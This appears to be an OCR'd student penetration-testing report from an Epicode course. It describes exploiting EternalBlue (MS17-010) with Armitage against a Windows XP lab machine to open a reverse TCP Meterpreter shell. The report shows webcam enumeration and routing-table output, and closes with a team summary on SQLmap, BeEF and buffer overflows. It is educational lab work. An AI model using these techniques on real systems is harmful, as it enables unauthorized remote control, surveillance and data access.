
Report on Exploiting MS17-010 (EternalBlue) to Execute a Custom Payload and Open a Reverse TCP Shell on Windows XP

Introduction

This report summarizes the exploitation of the MS17-010 vulnerability (EternalBlue) using Armitage on Kali Linux to execute a custom payload and establish a reverse TCP shell on a Windows XP system.

Vulnerability Overview

MS17-010, known as EternalBlue, is a critical vulnerability in the SMBv1 protocol of Windows systems, allowing remote code execution. It has been widely exploited in various cyber attacks.



2024
EPICODE

ON EXPLOITING MS17-010 (ETERNALBLUE) FOR FULL SYSTEM ACCESS

INTRODUCTION

THIS REPORT DISCUSSES THE EXPLOITATION OF THE MS17-010 VULNERABILITY, KNOWN AS ETERNALBLUE, USING ARMITAGE ON KALI LINUX TO GAIN FULL ACCESS TO A WINDOWS XP SYSTEM.

DISCUSSION


BY LEVERAGING THE MS17-010 VULNERABILITY, I SUCCESSFULLY USED ARMITAGE TO EXPLOIT A WINDOWS XP SYSTEM. THE PROCESS BEGAN BY LAUNCHING ARMITAGE AND PERFORMING AN NMAP SCAN TO IDENTIFY OPEN SMB PORTS, CONFIRMING THE SYSTEM'S VULNERABILITY. USING THE MS17_010_PSEXEC MODULE, I CONFIGURED THE EXPLOIT WITH THE TARGET IP AND PAYLOAD, AND THEN EXECUTED IT. THIS RESULTED IN THE SUCCESSFUL DEPLOYMENT OF A REVERSE TCP SHELL, OPENING A METERPRETER SESSION.

THROUGH THIS SESSION, I GAINED COMPLETE CONTROL OVER THE MACHINE. I COULD BROWSE AND MANIPULATE THE FILE SYSTEM, CHECK FOR ACTIVE WEBCAMS, AND RETRIEVE NETWORK INFORMATION SUCH AS THE ROUTING TABLE. THIS EXERCISE HIGHLIGHTS THE SEVERE RISKS POSED BY UNPATCHED VULNERABILITIES AND UNDERSCORES THE IMPORTANCE OF MAINTAINING UP-TO-DATE SECURITY MEASURES TO PROTECT AGAINST SUCH EXPLOITS.


IN CONCLUSION, THE EXPLOITATION OF ETERNALBLUE VIA ARMITAGE ON A VULNERABLE WINDOWS XP SYSTEM ALLOWED ME TO ACHIEVE FULL SYSTEM ACCESS, DEMONSTRATING THE CRITICAL NEED FOR TIMELY SECURITY UPDATES.

2024
EPICODE

```
No IPv6 routes were found.
meterpreter > webcam_list
[-] No webcams were found
Session 0\Service-0x0-3e7$\Default
meterpreter >
```




```
Netmask         Gateway        Metric  Interface
-------         -------        ------  ---------
0.0.0.0         192.168.1.1    10      2
255.0.0.0       127.0.0.1      1       1
255.255.255.0   192.168.10.20  10      2
255.255.255.255 127.0.0.1      10      1
255.255.255.255 192.168.10.20  10      2
240.0.0.0       192.168.10.20  10      2
255.255.255.255 192.168.10.20  1       2

found.
```



CONCLUSION

WINDOWS WITH METASPLOIT


Our intensive one-week project has effectively demonstrated how penetration testing and security analysis tools such as SQL MAP, beEF, msfconsole, and Buffer Overflow simulation are crucial for understanding and enhancing the defenses of IT infrastructures. By simulating attacks in a controlled environment, we gained a deep understanding of commonly exploited vulnerabilities and developed more robust strategies for their mitigation.

The use of SQL MAP allowed us to identify and exploit SQL Injection vulnerabilities effectively, while beEF proved crucial in demonstrating how easily cross-site scripting attacks can be executed and user sessions hijacked. Using msfconsole provided a versatile platform for launching and managing complex exploits, and the simulation of Buffer Overflow revealed how such vulnerabilities can be exploited to cause significant damage.

TEAM 1

Samuel Sette

Giovanni Sannino



Matteo Tedesco

Iosif Castrucci

Lorenzo Franchi

Anapaula Palacin